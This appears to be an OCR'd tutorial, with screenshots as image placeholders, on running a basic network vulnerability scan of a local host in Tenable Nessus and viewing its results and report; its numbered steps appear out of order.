


After saving you will get following interface




STEP 7:

Click on launch button at right




Scanning will start as u click on launch button




STEP 8:

Scanning gets completed now Click on Aditi-Host




STEP 9:

Will get to see Host, Vulnerabilities and History




STEP 10:

In Vulneabilities tab you will get log of vulnerabilities identified on a specific host




STEP 11:

In history tab you will find record of events or occurrences over a period of time



STEP 12:

Generating report





tenable Nessus
ADITI - HOST
TABLE OF CONTENTS
Vulnerabilities by Host
192.168.0.103
0
0
0
0
2

BASIC NETWORK SCAN IN NESSUS

STEP 1:


Login to Nessus account



STEP 2:


Click the "New Scan" button to create a new scan configuration.

You will get following interface when logged in. Click on Basic Network Scan




STEP 3 :

Enter the IP address in Target and click on Save as we did above




STEP 4:

Go to schedule keep it disabled




You can setup notification



